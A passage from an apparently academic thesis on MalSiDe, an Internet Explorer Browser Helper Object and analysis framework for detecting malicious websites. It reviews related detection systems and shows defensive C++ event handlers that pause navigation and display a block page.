The flag value is followed by callback hooks, which are called when a specific event happens. First, there is addProperty, which is called after the creation of a new property on an object of this class. The function that is called may then modify the value that is going to become the initial value of the new property. Analogue there is delProperty, which is called whenever a property should be deleted and that offers the possibility to cancel the deletion. getProperty in turn is called every time a property of an object is accessed. This function may modify the value, which is returned as the current value of the property being accessed. In turn, the setProperty callback is called when a new value should be stored to a property. This also includes atomic modifications of the value like incrementation or concatenation. The callback receives the value that is going to be stored to the property and may also change it. The enumerate callback is called by JavaScript for each loops to enumerate all properties of an object. Probably the most important callback hook is resolve. This hook is called when a property, which does currently not exist on the object, is being accessed. The resolver then has the opportunity to create the missing property. After the call of the resolve callback, the JavaScript engine tries to access the property another time. Only if this fails again, the prototype chain of the object is walked up, as described earlier in Section 2.2. We use this callback in Chapter 3 to create missing objects on the fly. This way we do not have to build up the whole DOM object tree before running a JavaScript that was developed to run in a web browser. The convert callback is called every time a property is converted to another data type. This is especially interesting for us, when an object that we created is going to be called as a function and thus is converted first. The last mandatory hook is the object `finalize` hook, which is called when an object is going to be finalized by the garbage collector and is useful to clean up C data that is associated with this object. The only optional callback that is interesting for our purposes is the `call` callback that is called whenever an object is treated like function (`obj()`). As we want to resolve missing objects by our own resolve function, this is very useful because we do not have to care whether the missing property is an object or a function.

2.4 Browser Helper Objects

As we want to implement a browser plug-in for the *Microsoft Internet Explorer* (*IE*), we now take a look at such plug-ins, which Microsoft calls *Browser Helper Objects* (*BHO*), in general. A Browser Helper Object is a *Dynamic Link Library* (*DLL*) that can be loaded by Microsoft's Internet Explorer and Windows Explorer. BHOs are supported since version 4 of IE in 1997. Because we want to implement a BHO for Internet Explorer only, we do not consider the Windows Explorer anymore and whenever we talk about a BHO we imply that we are talking about a BHO for the Microsoft Internet Explorer.

A BHO is loaded every time a new window of IE is created (i.e., a new process is started) as a Component Object Model (COM) object in the process' address space [41, 44, 48]. However, BHOs are not loaded by HTML-dialog or popup windows that are created within an existing Internet Explorer window (since this does not cause a new process to be started). The operations implemented by the BHO (which we discuss later in detail) are nevertheless called from a popup window or an IFrame as well. Something special with IE 7 is that the BHO is loaded with every new tab, too. The last fact we need to know regarding the initiation of a BHO is that although every Windows application is able to include the IE's functionality by hosting the WebBrowser control, BHOs are not loaded within these applications.

Whenever a new instance of Internet Explorer in the above context is created, it reads the following key in the Windows Registry: `HKEY_LOCAL_MACHINE\SOFTWARE\-Microsoft\Windows\CurrentVersion\Explorer\Browser Helper Objects`, which stores the *ClassIDentifier* (*CLSID*) of every BHO that should be loaded by IE. The Microsoft Internet Explorer then looks for the DLLs with these CLSIDs and loads them through a call of `CoCreateInstance` as an in-proc server and passes a pointer to its `IWebBrowser2` interface. This leads us to the different interfaces supported by Microsoft IE, at which we take a look now. Altogether, there are four interfaces: `IWebBrowser`, `IWebBrowserApp`, `IWebBrowser2` and `DWebBrowserEvents2`. The hierarchy of these is shown in Figure 2.3, with omission of `DWebBrowserEvents2`, as it is only for the events




Figure 2.3: Hierarchy of WebBrowser interfaces [44]

fired by IE through the other Interfaces [44]. The third interface `IWebBrowser2` exists since version 4 of the Microsoft IE. As we use this interface, our BHO obviously does not work for older versions of Internet Explorer.

To be loadable as Browser Helper Object, a DLL has to implement the IObjectWith-Site interface [15, 44, 48]. This primarily means it has to supply certain operations, which are called by the Internet Explorer. Within these operations, a BHO has the ability to subscribe to events like `BeforeNavigate`, `NavigateComplete` or `DocumentComplete` using the `IWebBrowser2` interface. The BHO is then notified of this events by IE and the corresponding procedures are called. Besides receiving these events the BHO also has the ability to affect the control flow, e.g. by pausing them or by modifying arguments. In our implementation in Chapter 3, we make excessive use of this fact.

2.5 Related Work

In this section we review some existing projects that are concerned with the same or at least similar threats and highlight the pros and cons of each approach.

2.5.1 Automated Web Patrol with Strider HoneyMonkeys

The approach utilised by Wang et al. [51] is to use a monkey program on a *Virtual Machine* (*VM*), which creates an instance of the Microsoft Internet Explorer, navigates to a specific URL and waits for a few minutes. Any changes to the VM's file system and registry are detected by the Strider Flight Data Recorder [31]. If a change to the file system outside of the temporary directory of the browser is detected by Strider Flight Data Recorder, an exploit is signalled to the Monkey Controller, running on the system that hosts the virtual machine. The Monkey Controller then shuts down the potentially infected VM and starts a clean one for further analysis. To determine if an exploit just works against a specific version of Microsoft Internet Explorer and the underlying operating system or if it even is a zero-day exploit, a pipeline of such virtual machines is used, each equipped with another patch level as shown in Table 2.1. The entire system is then used to analyse a list of potentially malicious URLs starting with about 5000 URLs. This list is extended by the URLs that are found on the suspected websites, as they have a higher probability of also being exploit pages according to Wang et al.

	Number of Unique Exploit URLs	Number of Exploit Sites
Total	752	287
WinXP SP1 Unpatched	688	270
WinXP SP2 Unpatched	204	115
WinXP SP2 Partially Patched	17	10
WinXP SP2 Fully Patched	0	0

Table 2.1: Strider HoneyMonkey: Exploits per patch level statistic [51]

A general problem of this approach is the fact that only a few websites can be analysed regarding the vast number of website out there in the web. Because of this and the fact that the system just analyses its limited set of URLs, there may be several malicious websites that are never analysed. Depending on the periodicity in which all the URLs are analysed, a website may behave malicious for some time, before it is analysed the next time and the exploit is detected. Another problem this system has to face is the fact that malicious websites do not necessarily trigger an exploit every time they are visited. In addition, exploits may trigger on user interaction only. This system primary was intended to report zero day exploits to the Microsoft Security Response Center. Zero day exploits are exploits against currently unknown vulnerabilities or at least exploits that work against the target software at the latest patch-level. Thus it is not surprising that it is not applicable by most end users, as they would have to spend at least enough resources to run one virtual machine (with the patch level used on the productive system that has to be protected) and to set up the monkey and monkey controller programs. In addition a user would have to ensure that any potentially malicious URL he wants to visit was analysed before.

2.5.2 Monkey-Spider

Another system that was developed to scan the world wide web for malicious websites is Monkey-Spider [8], which is a low-interaction client honeypot system. A *high-*





Figure 2.4: Monkey-Spider architecture [8]

interaction honeypot usually simulates almost all aspects of an operating system, whereas a *low-interaction* honeypot does only simulate specific aspects. A *client* honeypot in general simulates user interaction with the analysed system. A *server* honeypot however serves vulnerable services and waits for an attacker to be exploited, observing the attack [8, 35]. The main concept of this project is to make excessive use of existing open source software to minimize the implementation effort [8] as shown in the architectural overview in Figure 2.4. To determine which URLs should be analysed, different seeds are used. On the one hand URLs are fetched from the output of web search engines such as Yahoo, Google and MSN Search and on the other hand URLs are extracted from spam mails that are fetched by a spamtrap. Additionally already known websites are fed by the so called MonitorDB seeder out of the set of formerly suspected websites. Further a Heritrix [1] web crawler is used to visit those URLs and store the crawled contents on a file server. Optionally Heritrix works behind a proxy server as shown in Figure 2.4, too. This proxy server ought to increase performance and avoid duplicate crawling [8]. Further a scanner is implemented that scans the collected data independently. This scanner utilises a set of available malware scanners and analysis tools to detect whether the scanned website is malicious or not. Finally a copy of every found piece of malware is stored in an additional archive directory for additional research purposes [8].

The problems of this system are very similar to the ones we already mentioned before: Although the system is split up into separate programs for crawling and scanning to improve performance, it hardly should be possible to scan all websites in the web frequently. Besides this scaling problem, the system is not really usable by end-users due to its infrastructural requirements, too. Of course, this problem originates in a quite different design motivation.

2.5.3 McAfee SiteAdvisor

McAfee uses a couple of machines to crawl the web and analyse the visited websites. The outcome of this analysis is a classification of the secureness or rather maliciousness of the website that is stored in a database. The McAfee SiteAdvisor [23] is a browser plug-in for Microsoft Internet Explorer as well as for Mozilla Firefox. This plug-ins queries the database for the classification of every website the user visits and for every website that is linked from the currently viewed page. When surfing to an URL that has been classified as malicious, the user is redirected to a website that shows an according warning. On a page that has not been suspected, next to each link on this page an icon is displayed, signalling the classification of the linked website as shown in Figure 2.5.


JackpotGalore.com
Offers free software downloads and shareware, including ga
www.jackpotgalore.com

PETCO
PETCO Online Pet Supply Store offers a complete selectior
www.petco.com

MP3 Music Downloader.com
MP3 Music Downloader is a new startup that aims at becom
www.mp3musicdownloader.com

PhakeBank.com
Offers free banking solutions for personal and small busines
www.phakebank.com

Rating Icons

McAfee SECURE: Tested daily for hacker vulnerabilities.

SAFE: Very low or no risk issues.

CAUTION: Minor risk issues.

WARNING: Serious risk issues.

UNKNOWN: Not yet rated. Use caution.

Secure Search Icons


SECURE SEARCH BOX: Worry free searching.

BROWSER BUTTON: Validates site rating.

Figure 2.5: McAfee SiteAdvisor website classification [23]

As McAfee SiteAdvisor is a proprietary system, there is not much information available on how the analysis works in detail, but as far as we could derive from the information on their website, McAfee performs the following analyses: All the binary files and archives found on a website are downloaded, unpacked and executed. Meanwhile, the machine running the binary is monitored for changes [23]. Drive-by-downloads are detected by observing changes to the inspecting machine, too. As there is no more information published, we can only guess that this analysis is probably done on a virtual machine, just as in the above mentioned projects [8, 51]. Additionally, these “Testcomputers” [23] fill in any registration form they detect, for each supplying a unique E-Mail address. Then this E-Mail address is monitored for incoming mails and depending on the average number of delivered mails per day and their contents, the website is additionally classified with regard to the handling of the users E-Mail address data. Finally, McAfee SiteAdvisor detects Phishing websites, observes the number of popups opened up by the website, and the use of cookies. Unfortunately we were not able to get more detailed information on how these features works in detail. Another interesting idea is that E-Commerce providers have the possibility to register to McAfee to be scanned for vulnerabilities and get a kind of seal, if no vulnerability was found. These Websites are titled “McAfee SECURE-Websites” by McAfee and should thus be more trustworthy to users.

The main advantage of this system is that it is instantly usable by end-users and that it covers a broad range of malicious behaviour. Albeit, McAfee SiteAdvisor has mostly the same problems as the other introduced systems: As it relies on dedicated crawlers to analyse websites, and the users are warned just based on the classification in the McAfee database, there is no guaranty that the website visited by the user has not been compromised since the last analysis. Exploits that are triggered not on every visit are a problem for SiteAdvisor probably as well as exploits, which are triggered by user interaction, depending on the actual implementation of the analysis.


http://www.phishy.com/fake.html

Web Forgery

This page is very likely to have been designed to trick users into sharing

Figure 2.6: Google Safe Browsing warning [17]

Another project that follows the very same approach is Google Safe Browsing [17], which shows an icon next to the browser’s address bar as depicted in Figure 2.6. Google Safe Browsing as well is integrated in the latest version of the Google Toolbar. The very same approach is utilised by the Microsoft SmartScreen Filter [26] for Internet Explorer 8.

2.5.4 Nozzle

A very new system, whose goal is to detect a specific type of attack, namely heap spraying attacks, is Nozzle [38]. Nozzle intercepts calls to the Mozilla Firefox mem-




Figure 2.7: NOZZLE system architecture [38]

ory manager and tries to detect heap spraying attacks by observing the objects on the heap. Nozzle utilises a two-level approach: On the one hand Nozzle exploits the general property of heap spraying attacks that they take effect on a large part of the heap and introduces the so called "heap health" metrics [38]. On the other hand objects allocated on the heap are scanned locally. An overview of Nozzle's system architecture is given in Figure 2.7. In fact Nozzle treats local objects as they were code and tries to interpret them, thus detecting potentially malicious code. The Nozzle lightweight emulator scans these objects for valid x86 code. Once found, such code sequences are disassembled and a control flow graph is built, which can then be analysed using methods known from sled detection in network packet processing [4, 20, 38]. Due to Ratanaworabhan et al. this analysis has a very high false positive rate, because many objects look like valid x86 code as a result of the density of the x86 instruction set. Because of this fact the newly introduced heap health metrics is required to reduce the false positive rate and thus reach the aspired detection accuracy.

Nozzle has some major advantages: It is integrated into a browser and is thus very easy to use even for inexperienced users. In addition, it has a very low false positive rate and at the same time detects heap spraying attacks very effectively. According to its authors, Nozzle was able to recognize all heap spraying attacks it was evaluated against. Namely these were 12 attacks that have been published on milw0rm.com [2] and thus can be assumed to appear in the wild, too and 2000 synthetically generated ones. Even though Nozzle protects quite well against heap spraying attacks, regrettably these are by far not the only attacks, today's Internet users have to be afraid of, as we already saw in Section 2.1.

2.6 Summary

We have now introduced malicious websites and have seen common malicious behaviour and threats. Furthermore, we gained the basic knowledge about JavaScripts Objects and Inheritance, as well as the initialisation and usage of Mozilla's JavaScript engine SpiderMonkey. We also know what Browser Helper Objects are and which interfaces they require. In the consideration of existing approaches we have seen some advantages as well as problems and can thus derive some requirements to our system, whose implementation we want to study in the following chapter.

3 Implementation

In this chapter we study the implementation of our tool. After denoting design goals in Section 3.1 and supplying an overview of the entire system in Section 3.2, we take a detailed look at the structure and implementation of our system's main components: In Section 3.3, we study our Browser Helper Object and in Section 3.4 the appropriate wrapper executable. We introduce the analysis framework in Section 3.5, as well as the actual static analyses in Section 3.6. Finally, in Section 3.7, we study the dynamic JavaScript analysis, too.

3.1 Design Goals

After we have seen some existing approaches and had the chance to recognise their advantages and disadvantages, we had a good idea of what are the requirements to our own system. Thus, prior to implementation, we noted the following design goals:

Usability. Our tool should be as easy to use as possible. Especially it should not only be feasible for IT professionals to use this program, but for inexperienced users, too. We thus want to keep it transparent for the user and hide the processes within the internal data flow by default. Ideally, when the user navigates to a website and it is not considered malicious by our analysis, the user should not even notice the presence of the program. On the other hand, if the website is malicious, the user should be informed about this, supplying information on why the website is classified as malicious and should then have the possibility to decide to visit the website anyway or not. Nevertheless we want to supply the possibility to get a very detailed report about the outcome of the analysis for users that are interested in it, such as security researchers, for example.

Utilisability. The tool should be easy to utilize by other programs. For example, it should be as easy as possible to develop plug-ins for other browsers as the Microsoft Internet Explorer that are able to make use of our analysis implementation. This ought to help making our tool available for the populace of the Internet users. To make this feasible it seems necessary to encapsulate the analysis logic in a separate program and make the browser plug in only supplying the very necessary functionality. In addition, regarding to the use of our analysis in the area of security research, it is necessary to implement an interface that enables the automation of the analysis and the integration with other programs. As a browser plug-in is not very convenient for this purpose, we develop an additional command line based interface.

Extendability. Our analysis tool should be easy to extend by new analyses to cover future threats. This means the analysis should be implemented as a framework that handles different classes of analyses. For extension, it should then be enough to write a new analysis class that inherits the basic functionality and just has to implement a single function as well-defined interface to the framework.

3.2 System Overview

Our system is split up into three main components: The Browser Helper Object, the wrapper executable and the actual analysis in a separate Dynamic Link Library. The function of these component become clear, when looking at the system from the user's point of view. The first scenario is the use of our analysis through the BHO. The user makes use of his browser to visit a website. Then, before navigating to this website, the browser invokes the Browser Helper Object as depicted in Figure 3.1, where the light red numbers draw the control flow of this scenario and the light yellow numbers correspond to the second scenario. The Browser Helper Object hands on the URL of the website to the analysis DLL. This DLL accesses the Internet to download the source of the desired website in order to analyse it. After the several analysis ran, the resulting report is returned to the BHO, which in turn displays this report within the browser if the website has been suspected. If the website has not been suspected or the user wants to visit it anyway, the browser resumes the navigation process to the website. If, on the other hand, the website should not be visited due to a suspicion, the browser is navigated to an own error page by the Browser Helper Object.

The second scenario obviously is the use of the wrapper executable. The user that might also model another program in this case starts the wrapper executable program an a command line, supplying some parameters to indicate which URL should be analysed and how as explained later. As shown in Figure 3.1, the wrapper executable then hands on the URL to the analysis DLL, just as we have seen it before. After downloading the source code of the website and analysing it, the DLL's main analysis function again returns the report the executable, which then prints out the report on the command line. The wrapper executable delivers quite more options for the user to analyse websites.




Figure 3.1: Schematic system overview

For example, a batch processing feature is able to process a list of URLs and to create detailed statistics about the analysed sites. The system might also be configured in such a way that even more detailed information about the analysis, such as an execution log of the dynamic JavaScript analysis, is delivered. This allows manifold application of the analysis system using the wrapper executable.

3.3 Browser Helper Object


As already mentioned in Section 2.4 a BHO in general is a Dynamic Link Library, which has to implement the IWebBrowser2 Interface. To get the identifiers of the IWebBrowser2 interface itself and the DWebBrowserEvents2, which we also use later on, we first have to include `shlguid.h`. Then we implement the following function whose signature is defined by the IWebBrowser2 Interface: `STDMETHOD(SetSite)(IUnknown *pUnkSite)`. Because we want to keep the actual BHO as simple as possible, referring to our design goals, fortunately we do not need to implement something special in this function and thus are able to basically use a standard implementation from the Microsoft Developer Network [48]. To implement the `DllMain` function and the registration of our BHO, we make use of code snippets from the Microsoft Developer Network [48] and Scott Roberts book “Programming Microsoft Internet Explorer 5” [44]. The work begins with the subscription to browser events. To get any event signalled by the IE, we have to register an event sink map, which implements an assignment of our functions to events that occur within the browser. After including `xdispid.h` to import the dispatch IDs for the events, our event sink map implementation looks like the one we can see in Listing 3.1.

```
BEGIN_SINK_MAP(CMalSiDeBHO)
SINK_ENTRY_EX(1, DIID_DWebBrowserEvents2, DISPID_NAVIGATECOMPLETE2
    , OnNavigationComplete)
SINK_ENTRY_EX(1, DIID_DWebBrowserEvents2, DISPID_BEFORENAVIGATE2,
    OnBeforeNavigate)
END_SINK_MAP()
```

Listing 3.1: Event sink map of the BHO

Although there are a lot of other events, these are the only ones we require, as we see later. The `BEFORENAVIGATE2` event is fired, whenever the user initiates a navigation progress, to surf to another URL. An important fact is that the `BEFORENAVIGATE2` event is fired just before the actual navigation starts. The second event we are interested in is `NAVIGATECOMPLETE2`, which obviously corresponds to `BEFORENAVIGATE2` and is fired when the navigation process is finished, i.e., after the new URL has been loaded. However this does not imply that the web page (the document) itself is already being displayed. To signal the completion of the parsing and document assembly there is a dedicated `DocumentComplete` event.

Now we take a look at the implementation of the event handler operations we just registered. The first one is the `OnBeforeNavigate` procedure, which we just allocated as event handler for the `DISPID_BEFORENAVIGATE2` event. This procedure first interrupts the navigation progress unless the target of the navigation is `url_not_view_malicious`, as we can see in line 39 to 42 of Listing 3.2. We use the constant `url_not_view_malicious` as address for an error-page, which is shown whenever the user decides not to view a website that has been classified as malicious. For now, we do not care about


MalSiDe Blocked Content - Microsoft Internet Explorer

Adresse about:not_view_malicious_site

The content of this site has been blocked.

Figure 3.2: Page that is generated if a user does not want to visit suspicious website

more details among this page, as we see its implementation later. After interrupting the navigation progress, the source code of the requested URL is downloaded in line 44 and handed over to `analyseHTML`. This function initiates the analysis of the website and shows information about threats on the website, depending on the output of the analysis. We study this function in detail immediately. If the website was not suspected at all or the user has decided to visit the website anyway, the navigation progress is resumed without any changes (line 48 and 54). If, however, the website has been suspected to be malicious and the user thus does not want to load the site, we navigate to `url_not_view_malicious` instead.

```
38 CComVariant *url_not_view_malicious = new CComVariant(
       EMPTY_PAGE_NOT_VIEW_MALICIOUS );
39 if( wcscmp(url_not_view_malicious->bstrVal, URL->bstrVal) == 0 ){
40   *Cancel = VARIANT_FALSE;
41 }else{
42   *Cancel = VARIANT_TRUE;
43   wstring url = URL->bstrVal;
44   wstring url_src = getURL(url);
45   int user_cancel = analyseHTML(url_src, url, spTempWebBrowser);
46   if(user_cancel==1){
47     //site was suspected, user wants to display
48     *Cancel = VARIANT_FALSE;
49   }else if(user_cancel==0){
50     //site was suspected, user doesnt want to display
51     spTempWebBrowser->Navigate2( url_not_view_malicious, Flags,
           TargetFrameName, PostData, Headers);
52   }else{
53     //site was not suspected
54     *Cancel = VARIANT_FALSE;
55   }
56 }
```


Listing 3.2: OnBeforeNavigate event handler

Before we describe the initiation of the analysis, we first want to take a short look at the second event handler, which is `OnNavigationComplete`. This operation in called, whenever a navigation progress is finished. We do only interfere in this operation, if the target URL of the navigation was `url_not_view_malicious`. In this case we use the `IDispatch` pointer that is passed to the procedure, to write our own HTML source code to the document object as shown in line 68 to 78 of Listing 3.3. The cause of this is that we want to generate the page that should be shown to the user, if he decided to block a suspected website, without the need of really creating this HTML page as a file. The resulting page, as it is seen by the user, is shown in Figure 3.2.

```
CComVariant *url_not_view_malicious = new CComVariant(
    EMPTY_PAGE_NOT_VIEW_MALICIOUS );
CComQIPtr<IWebBrowser2> spTempWebBrowser = pDisp;
if(wcscmp(url_not_view_malicious->bstrVal, pvarURL->bstrVal) ==
    0){
...
  hr = spTempWebBrowser->get_Document(&spDispDoc);
  if (SUCCEEDED(hr)){
    CComQIPtr<IHTMLDocument2> spHTMLDoc = spDispDoc;
    if (spHTMLDoc != NULL){
      BSTR bstr = SysAllocString(OLESTR("<html><head><title>
          MalSiDe Blocked Content</title></head><body><h1>The
          content of this site has been blocked.</h1></body></html
          >"));
...
      hresult = spHTMLDoc->write(sfArray);
```

Listing 3.3: OnNavigationComplete event handler

